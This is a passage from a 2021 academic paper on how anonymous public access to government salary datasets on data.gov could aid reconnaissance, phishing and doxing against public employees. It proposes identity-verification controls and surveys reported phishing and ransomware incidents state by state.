IDENTITY-LINKED RISKS ON DATA.GOV

AND PROPOSED CONTROLS FOR PUBLIC U.S.G. WORKFORCE DATA

December 12th, 2021

Robert G. Jamison
College of Computing, Georgia Institute of Technology
Atlanta, Georgia
rjamison6@gatech.edu

Abstract—Anonymous public access to government salary data enables malicious actors to target the United States Government (U.S.G.) workforce. While identity controls cannot prevent targeting by sophisticated threat actors, the U.S.G. can mitigate cybersecurity risks without reducing transparency by verifying user identities, establishing stricter access controls, truncating high-fidelity workforce datasets, and limiting foreign access.

1. What is Data.Gov?

Since Congress enacted the OPEN Government Act in 2007, the United States Government (U.S.G.) has begun making its data available to the public in a variety of open-source formats, including JavaScript Object Notation (JSON), Comma Separated Values (CSV), and eXtensible Markup Language (XML) [1]. As part of the Act, the Office of Management and Budget created a new site in 2009 called "data.gov" which allows almost any user to anonymously download data from thousands of Government sources [1].

1.1. Problem

While this wide availability of data is essential for ensuring transparency of government, some data disclosures may pose cybersecurity threats. For instance, the U.S.G. is unable to easily identify who is accessing publicly available data, such as workforce salary data. While the purpose of the OPEN Government Data Act is to ensure transparency of Government, it is not intended to provide data or intelligence to foreign countries [2]. Although access controls are in place for inherently sensitive data, like usernames or the identities of undercover government employees, there are no access controls to prevent the inference of sensitive information and few controls to prevent doxing and phishing [3]. For example, the City of Chicago provides a list of every government employee by full name, job title, salary, and hours worked without requiring an account login [4]. The identities of many of the people listed would have been protected previously by existing layers of government process (e.g., Freedom of Information Act) [5]. This data is often weaponized or monetized by Nation State Advanced Persistent Threats, Hacktivists, and criminal organizations [6]. In an academic setting, data is openly provided to a person (who) for a specific activity (what) with a pre-defined goal in mind (why) [7]. In the case of data.gov, none of this information is collected when a user accesses data related to a government workforce [1]. Existing restrictions are focused on denying access to sensitive or personally identifiable information. To the U.S.G., public anonymous access to workforce data is not a vulnerability – "it is a feature" [8]. I propose that accessors of workforce salary data should not be anonymous.

2. Hypothesis

> *"The U.S.G. can mitigate real cybersecurity risks without reducing transparency by verifying user identities, establishing stricter access controls, and truncating high-fidelity workforce datasets."*

I intend to present artifacts and case studies that highlight the risks associated with anonymous access to workforce data. At the conclusion, I intend to summarize my findings and recommend safeguards through U.S. policy. The research was limited in scope to workforce salary data available on data.gov. The research was further focused on five areas of ongoing concern: Inference, Doxing, Phishing / Whaling, Workforce Attrition, and Malign Influence.

2.1. Inference of Sensitive Information

Inference is the process of statistically guessing new / sensitive data from existing data [9]. Pieces of information as simple as employee names are widely used by Advanced Persistent Threats (APT) during their reconnaissance phase to guess account usernames [3]. From 2013 to 2018, an APT named "Silent Librarian" used university catalogs to infer usernames belonging to professors of at least 320 Universities as part of a Nation-State hacking campaign [10] [11]. Their attacks ultimately compromised thousands of accounts and resulted in $3.4 billion in intellectual property losses [10] [11].

2.2. Doxing of Government Employees

Doxing is the act of revealing a person's private information, like their address or social security number, in a public online forum [12]. In 2020, the "Antifa" hacktivist group [13] doxed 38 Police Officers in Portland Oregon [14]. Antifa was able to collect the information through exclusively open-source channels, such as social media videos and photographs of officers' nametapes [14]. At the time, Portland published law enforcement officers' names within their 2014 workforce salary dataset on data.gov [15]. It is probable that Antifa extrapolated officers' full names using workforce salary data from data.gov.

2.3. Phishing / Whaling of Government Employees

Phishing is a social engineering attack that uses fraudulent correspondence to trick a person into revealing sensitive information [16] or activating malware [17]. From 2015 to 2019, a Russian APT named "Sandworm Team" used open-source lists of names to target members of French Parliament and facilitators of the 2018 Winter Olympics with spear phishing campaigns [18]. The phishing campaigns used the names of real officials within each organization to trick users into providing initial access to their systems [18] [17]. The APT used their new access to conduct doxing and release internal and sensitive information about both organizations [18].

2.4. Government Workforce Attrition

Workforce Attrition is a high sustained loss or compromise of employees [19]. While attrition can be the result of intentional interference with contracts [20], losses are typically the result of employees quitting, retiring, or being fired [21]. According to a report by the Department of Labor, between April and May of 2020, the average number of employees quitting their jobs spiked from 4% to 11% [21]. According to Harvard Business Review, employee poaching is also an issue for the private sector [22], although the U.S. Government has not yet been affected [23]. In 2007, Peak Broadcasting LLC illegally poached four senior employees working for their competitor, the Citadel Broadcasting Corporation, for the purposes of reducing market competition in Fresno, California [24]. In 2016, Netflix illegally poached two senior employees working for the 20th Century Fox Film Corporation to reverse market competition [25] [26]. Netflix was sued again in 2018 by Viacom for poaching a production executive [27].

2.5. Foreign and Malign Influence

Malign Influence is any hostile effort taken to influence the public, political, economic, and military actions of the United States [28]. The strongest example of influence occurred in 2016, when Russia used social media influencers and marketing to propagate conspiracy theories about government transparency, voter fraud, election theft, voter suppression, anti-establishment narratives, social identity, and pride groups to change voter perception of electoral processes and candidates [29] [30] [31]. The most relevant example of malign influence of government officials occurred in 2020, when Jun Wei Yeo, a Singaporean spy, attempted to identify, contact, and solicit U.S. government personnel with security clearances [32] [33].

3. Methodology

To prove my hypothesis, I deconstructed my concept down to a simple question: Could government workforce data be exploited on a grand scale? To answer this question, I first needed to analyze the existing datasets available on Data.Gov using an existing framework. For analyzing my techniques, I selected the MITRE Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) Framework [34]. ATT&CK has already been adopted for Structured Threat Information Expression (STIX) and Trusted Automated Exchange of Intelligence Information (TAXII) to support exploitation research [35]. The research conducted on Data.Gov datasets will focus on only four adversarial techniques, all of which are part of Tactic TA0043, Reconnaissance [36]. When combined, these techniques enable highly accurate targeting of the U.S.G.




Figure 1 - The MITRE ATT&CK Techniques analyzed during this research

Precursory research of the Chicago dataset [4] showed that the following techniques could be directly achieved through Data.Gov:

- Technique 1589.003 - *Employee Names* [37]
- Technique 1591.001 –*Physical Locations*
- Technique 1591.004 – *Identify Roles*

Using just these key data points, the following research will show that additional techniques can be achieved through inference, open-source databases, and common vulnerabilities & exposures (CVE).

3.1. Risk of Inference

Initial research focused on finding examples of data that could be used to infer sensitive information. As part of the research, I established measures of performance / effectiveness (MOPs/MOEs) and assessment criteria to determine how dangerous various types of inferred data could be, as well as to determine research success. Using data collected from data.gov and other open-source resources, I sought to craft data analysis workflows that enable me to infer real-world sensitive data, such as internal government email addresses and accounts.

3.2. Risk of Doxing

Revenge tactics, such as doxing, have become more popular in the last decade due to the availability of information on geographic information systems (GIS) and social media platforms. During research, I sought to identify examples of government data that enabled doxing, as well as real-world doxing campaigns that have occurred because of government workforce data.

3.3. Risk of Phishing / Whaling

During my research, I sought to identify sensitive data that could enable phishing and whaling campaigns, as well as real-world instances where workforce data had already been used in phishing campaigns. My intent was to partner with a local government organization, craft a similar phishing campaign, an assessment, and an exercise scenario to evaluate the risks posed to the organization, and provide an After-Action Report (AAR) at the conclusion of the exercise. Unfortunately, I was unable to find an interested local government partner, despite my many e-mails to Chief Information Security Officers and Chief Information Officers.

3.4. Risk of Workforce Attrition

Adversaries could also use the sensitive information to target a government workforce in non-traditional ways. Through targeted information campaigns, a malign actor could attrit an organization's readiness on the individual level. During my research, I sought to identify examples of real-world instances of workforce attrition. I also sought to craft – but not execute – a similar campaign to target individuals.

3.5. Risk of Malign Influence

Adversaries can also use sensitive data to influence a government workforce to modify or ignore existing processes to their benefit. During research, I sought to document existing examples of malign influence campaigns that used open-source data and craft – but not execute – my own campaign as an example. I later reduced the scope to simply documenting.

3.6. Final Reports

According to Section 202(b)(3) of the OPEN Government Data Act, the Director for the Office of Management and Budget (OMB) is the primary authority on open-source government data categories that pose a security risk. The findings and recommendations of this research are tailored towards influencing cybersecurity policies within OMB's program for data.gov and proposing modifications to the OPEN Government Data Act (2019).

3.7. Deliverables

Items crossed out were abandoned during early research.

Table 1 - A summary of deliverables prepared during research

	ID	Deliverable Description	U.S.G. Required?
Inference	1.1	Examples of workforce data that enables inference of sensitive information	No
	1.2	Crafted examples of real-world inference linked to data.gov	No
	1.3	Measures of Performance and Effectiveness to assess if the crafted inference examples could be weaponized	No
	1.4	An assessment of the crafted inference examples' performance and effectiveness	No
Doxing	2.1	Examples of workforce data that enable doxing	No
	2.2	Examples of real-world doxing campaigns linked to data.gov	No
Phishing / Whaling	3.1	Examples of workforce data that enables phishing and whaling campaigns	No
	3.2	Examples of real-world phishing and whaling campaigns using data.gov	No
	~~3.3~~	~~Crafted examples of highly effective whaling campaigns using open-source and government data~~	~~No~~
	3.4	Measures of Performance and Effectiveness to assess the crafted whaling campaign's outcome	No
	~~3.5~~	~~A whaling campaign exercise using open-source and government data~~	~~Yes~~
	~~3.6~~	~~An assessment of a crafted whaling campaign exercise~~	~~Yes~~
	~~3.7~~	~~After-Action Report of the whaling campaign exercise~~	~~Yes~~
Workforce Attrition	4.1	Examples of workforce data that enables adversarial targeting of a workforce to attrition an organization's readiness	No
	~~4.2~~	~~Crafted examples of targeted attrition campaigns using open-source and government data~~	~~No~~
Influence	5.1	Examples of workforce data that enable influence of a government workforce	No
	5.2	Examples of real-world government influence linked to data.gov	No
	~~5.3~~	~~Crafted examples of targeted influence campaigns using open-source and government data~~	~~No~~

4. Research

Research towards the hypothesis began on Data.Gov. The OPEN Government Act mandated the creation of an Application Programming Interface or API so that users could interact with the catalogue in a variety of applications. The API for Data.Gov was created by General Service Administration's 18F Team, which manages their "/Developer" Program [38]. In the interest of openness, Data.Gov uses a JSON metadata schema. This API structure allows users to parse data using widely available JSON libraries, which are available in popular high-level interpreter languages, like R and Python. This research used Python3 since it currently represents the latest iteration of the most popular scripting language in the United States [39].

```
{"help":
"https://catalog.data.gov/api/3/action/help_show?nam
e=group_list", "success": true, "result":
["agriculture8571", "climate5434", "energy9485",
"local", "maritime", "ocean9585", "older-adults-
health-data"]}
```

Script 1 - Data.Gov API response for a Group List request: https://catalog.data.gov/api/3/action/group_list

Using the publishers discovered in the Data.Gov catalogue, I conducted research into each organization to determine correlations between real-world events (e.g., inference, doxing, phishing, attrition, or influence) and their publication of data. Research into each organization was limited to sources found using the Google, DuckDuckGo, and Yahoo! search engines.

4.1. Mass-Collecting Data

To rapidly conduct research, I crafted a Python3 script which allows me to index, request, parse, and save all datasets related to workforce salary data in a single line of code. This tool, named "GovDataCollector", is available at the end of the document. As of August 2021, GovDataCollector was able to download 161 CSV datasets matching the workforce salary data criteria, totaling 16,481,462 rows and 3.4 Gigabytes of data. Using this same script, a user can provide a single term, such as "police" or "education," to iteratively extract and compile matching rows from all the datasets. After collecting a dataset, the user can select a second set of criteria to filter out datasets without an inference-vulnerable field, like names. For this use-




Figure 2 - Logic Diagram for the GovDataCollector Python3 script

case, I filtered the datasets using the term "name" and saved any adjacent fields that contained the terms "job," "title," "position," "agency," and "dep." After filtering to just datasets with matching fields, Oregon, Oklahoma, and New York shared the most data on salary, representing over half of the viable datasets collected. Only 98 of the 161 datasets collected could be used to infer sensitive information. The remaining 18 organizations were the primary focus during the Assessment and Analysis phases.

Table 2 - Organizations with their earliest upload date (year) on Data.Gov, sorted by the number of their datasets matching the search term "salary" and the number of those datasets that are vulnerable to inference

Data.Gov Organization	1st Year	"Salary" Datasets	Inference Vulnerable
State of Oregon	2013	45	37
State of Oklahoma	2019	23	15
City of Chicago	2011	23	2
Montgomery County of Maryland	2013	9	7
State of New York	2017	8	8
City of Seattle	2018	7	1
Cook County of Illinois	2014	6	6
City of San-Francisco	2019	5	3
State of Connecticut	2021	5	1
City of New York	2020	5	4
State of Maryland	2018	4	0
City of Baton-Rouge	2015	4	4
City of Somerville	2015	4	4
City of Providence	2013	3	0
City of Austin	2020	2	0
City of Ferndale Michigan	2016	2	1
City of Bloomington	2020	1	0
Allegheny County City of Pittsburgh Western PA Regional Data Center	2021	1	1
City of Baltimore	2021	1	1
State of Washington	2015	1	1
City of Sioux Falls	2019	1	1
Louisville Metro Government	2020	1	1
Grand Total		**161**	**98**

4.2. Identifying Real-World Incidents

According to the Internet Crime Complaint Center (IC3), phishing, ransomware, and doxing are relatively new attack methodologies. While these attacks were being tracked by the FBI as early as March of 1999 [40], their statistics were not reported separately until 2014 [41]. Beginning in 2018, phishing attacks began doubling each year, and crimes involving cryptocurrency increased to eight times as many. Despite this documented increase in phishing attacks, phishing e-mails are still under-recognized and under-reported due to cultural knowledge gaps between cyber and non-cyber employees [42].




Figure 3 - IC3 Statistics on Internet Crimes from 2015 to 2020 [43] [44] [45] [46] [47] [48]

Considering these statistics, it is not a surprise that local governments experienced a similar surge between 2017 and 2018. For each of the data.gov-publishing locations, I researched victim-based statistics and cyber incidents reports linked to adversarial knowledge of usernames, e-mails, or credentials.

Oregon

According to the IC3, in just four years, Oregon's phishing crimes increased by 80%. In 2018, Oregon's crimes using cryptocurrency increased by 3,200%, and crimes using social media doubled [44] [45] [46] [47] [48].




Figure 4 - IC3 Statistics on Oregon's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In March of 2020, Oregon Department of Human Services were targeted by a phishing campaign [49]. The scope of the breach was not disclosed.
- In January of 2020, an I.T. employee of Klamath County's Office of Veteran Services opened a phishing email, which compromised their e-mail account and I.T. business data [50].
- In August of 2019, five employees of Oregon's Judicial Department were successfully targeted by a phishing campaign [51]. The attack, which only lasted three hours, resulted in the compromise of over 6,000 people's Personally Identifiable Information (PII).
- In May of 2019, the Oregon Health Authority and State Hospital were compromised when an employee opened a phishing email [52]. An indeterminate amount of PII and Personal Health Information (PHI) were compromised.
- In January of 2019, nine Oregon Department of Human Services employees fell victim to a phishing attack, resulting in the compromise of 645,000 Oregon residents and 2 million email addresses [53].
- In July of 2018, two employee accounts with Klamath County were compromised after the employees were directed by a phishing email to enter their data into an online form [54].
- In the same month, a Lake Oswego School employee was whaled and compromised to send spam emails to students and deface the school's Twitter page [55].
- In June of 2018, Oregon.Gov emails were blacklisted by Hotmail, Outlook, Live, and MSN mail exchange servers after compromised accounts were used to send 8 million phishing emails [56].
- In March of 2018, a Klamath County employee was fooled by a Nigerian phishing scam, resulting in the compromise of their credentials [57].

Oklahoma

According to the IC3, Oregon's phishing crimes spiked in 2017 by double, and the following year, crimes using cryptocurrency jumped to 3,300%. Crimes using social media increased by a quarter in 2020 [44] [45] [46] [47] [48].




Figure 5 - IC3 Statistics on Oklahoma's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In May of 2021, the City of Tulsa was targeted by a ransomware attack, resulting in the compromise of 18,000 police files, many of which contained PII and were released on the Dark Web [58].
- In August of 2019, the State's Law Enforcement Retirement system was used to access 3,796 individual records after an employee's credentials were compromised [59].
- In October of 2017, Oklahoma City's network was temporarily shut down due to a successful phishing campaign against the Oklahoma Corporation Commission [60].
- In March of 2017, Yukon Public Schools were targeted by a phishing campaign, which was perpetuated internally by unwitting employees [61]. The attack resulted in the PII of 1,400 people being compromised.

New York & New York City

According to the IC3, in 2018, New York's crimes using cryptocurrency have jumped 1,100%, and crimes using social media have doubled. After a brief spike in 2017, phishing and ransomware showed a trending increase [44] [45] [46] [47] [48].




Figure 6 - IC3 Statistics on New York's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In October of 2021, the Manhasset school district was targeted with ransomware and doxing after declining to pay, resulting in employee Social Security Numbers and Driver's License Numbers being compromised [62].

- In September of 2021, Yonkers City Hall lost almost all computer services due to a ransomware attack [63].
- In June of 2021, a NYC Law Department employee's e-mail credentials were used to emplace malware on the State network [64].
- In March of 2021, the 911 dispatch systems for the counties of Albany, Rensselaer, and Saratoga were targeted by a ransomware attack [65].
- The same month, Buffalo Public Schools were targeted with ransomware [66]. The FBI estimated the ransom to be between $100,000 - $300,000 but negotiable. Despite negotiations, PII of employees, parents, and students was still released on the Dark Web [67].
- In February of 2021, Syracuse University was targeted by a phishing campaign, which resulted in the compromise of 9,800 students' PII [68].
- In November of 2020, several email accounts for the Village of Boonville were targeted and compromised by a phishing campaign. Hackers used the accounts to e-mail village residents and request iTunes gift cards [69].
- In October of 2020, the Town of Canandaigua and Chenango County were targeted by multiple phishing campaigns, which installed ransomware on networked systems [70] [71].
- In April of 2020, the City of Olean was targeted by a ransomware attack [72].
- In January of 2020, the Town of Colonie and their Police Department were targeted by a ransomware attack [73].
- In the same month, Nassau County was targeted by a phishing attack, which resulted in thousands of dollars being temporarily displaced [74].
- On Christmas Eve of 2019, the Town of Moreau was targeted with malware while only one employee was on duty [75].
- In May of 2019, Broome County was targeted by a phishing attack, which was discovered after an employee's Direct Deposit information was changed [76].
- In March of 2019, the City of Albany [77], their Police Officer's Union [78], and their criminal records systems [79] were repeatedly attacked by ransomware, resulting in damages of at least $300,000.
- In December of 2018, Schenectady County Law Enforcement detected malware on networked systems. The response resulted in slow emails and intermittent system shutdowns while restoring backups [80].
- In September of 2018, an employee with the Town of Irondequoit opened a phishing email, which compromised their e-mail account. The attacker used the employee's email to transmit a PDF containing malware to the town's residents [81].
- In September of 2017, the Schuyler County Sherriff's Department was hacked by a foreign adversary using credential stuffing [82].
- In May of 2017, Cornell University was targeted with a phishing campaign which used Google Docs to expose contact data and passwords [83].
- In March of 2016, Onondaga County was targeted by Russian ransomware but halted after infecting only one system [84]. The malware was successfully stopped after the user realized their system was being accessed remotely.

Montgomery County and Baltimore, Maryland

According to the IC3, in 2018, Maryland's crimes using cryptocurrency jumped 1,700%, but all other rates remained relatively stable across a four year span [44] [45] [46] [47] [48].




Figure 7 - IC3 Statistics on Maryland's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In April of 2020, members of the National Institutes of Health, the World Health Organization, and the Gates Foundation had over 25,000 email addresses and passwords leaked [85]. Many of the users were based in Bethesda, Maryland. This single attack, while unrelated to the local government, was the most notable cyber-attack that affected the local government of Montgomery County.
- In November of 2017, over 150 Baltimore City Public Schools accounts and passwords were compromised after a phishing campaign, resulting in the PII of 23 employees being exposed [86].

Chicago and Cook County, Illinois

According to the IC3, in 2018, Illinois' crimes using social media doubled, and crimes using cryptocurrency jumped 830%. All other rates remained relatively stable across a four year span [44] [45] [46] [47] [48].




Figure 8 - IC3 Statistics on Illinois' Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In November of 2020, students of the Maine Township and Niles Township High Schools were mass-mailed hate-based content via e-mail, and websites for the school were similarly defaced [87].
- In January of 2020, the Bartlett Public Library, which supports Cook County, was targeted by a ransomware attack [88].
- In April of 2019, the City of Chicago's Department of Aviation accidentally made payments in excess of $1

million to a malicious actor due to a highly effective whaling campaign. The real vendor notified the Department that account number change was fraudulent, and the Department immediately notified the bank. The money was returned in full due to the Department's haste [89].

- In May of 2017, Cook County fell victim to the first known government infection of the WannaCry Ransomware. WannaCry was first emplaced on Cook County systems via a phishing e-mail campaign [90].

Somerville, Massachusetts

According to the IC3, in 2018, Massachusetts' crimes using social media doubled, and crimes using cryptocurrency jumped 1,000%. All other rates remained relatively stable [44] [45] [46] [47] [48].No relevant cyber-attacks were found.




Figure 9 - IC3 Statistics on Massachusetts' Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

Baton Rouge, Louisiana

According to the IC3, in 2018, Louisiana's crimes using social media doubled, and crimes using cryptocurrency jumped to almost 9x the previous year's rate. All other rates remained relatively stable [44] [45] [46] [47] [48].




Figure 10 - IC3 Statistics on Louisiana's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In December of 2019, the Baton Rouge Community College was targeted by a ransomware attack. The National Guard was activated as part of the incident response [91]. This single attack was the most notable cyber-attack that affected the local government of Baton Rouge.

San Francisco, California

According to the IC3, in 2018, California's crimes using social media tripled, and crimes using cryptocurrency jumped to almost 10x the previous year's rate. All other rates remained relatively stable. Of the States I assessed, California has the highest number of internet crimes, with 49,518 victims between 2016 and 2020 [44] [45] [46] [47] [48].




Figure 11 - IC3 Statistics on California's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- Although San Francisco has a wealth of historical cyber-attacks, the local government attacks found during research were linked to either known vulnerabilities or zero-day attacks – not credentials or accounts. This is most probably due to a combination of two factors in California's cybersecurity industry: high maturity levels [92] and the proliferation of non-disclosure agreements [93].

Louisville, Kentucky

According to the IC3, in 2018, Kentucky's crimes using social media doubled, and crimes using cryptocurrency jumped by a factor of 10. Ransomware victims seemed to decrease from 2016 to 2019 but spiked again in 2020. Phishing attacks remained relatively consistent throughout the four-year span [44] [45] [46] [47] [48].




Figure 12 - IC3 Statistics on Kentucky's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In December of 2020, Jefferson County's Property Valuation Administrator's office was targeted by a ransomware attack, but the organization simply restored systems from backup files [94].
- In May of 2019, the Louisville Regional Airport Authority was targeted by a ransomware attack, yet no operations were affected [95].

Ferndale, Michigan

According to the IC3, in 2018, Michigan's crimes using social media doubled, and crimes using cryptocurrency jumped by a factor of 10. Phishing and ransomware victims temporarily trended lower in 2018, but the overall trend shows a gradual annual increase [44] [45] [46] [47] [48].




Figure 13 - IC3 Statistics on Michigan's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In March of 2018, the City of Ferndale's Building Department Head was targeted by a whaling campaign, resulting in the compromise of his account. Immediately following the compromise, the malicious actor used his account to forward a secondary phishing campaign to residents [96].

Connecticut

According to the IC3, in 2018, Connecticut's crimes using social media tripled, and crimes using cryptocurrency jumped to 10x the previous year's rate. Phishing attacks spiked by around 50% in 2020 [44] [45] [46] [47] [48].




Figure 14 - IC3 Statistics on Connecticut's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

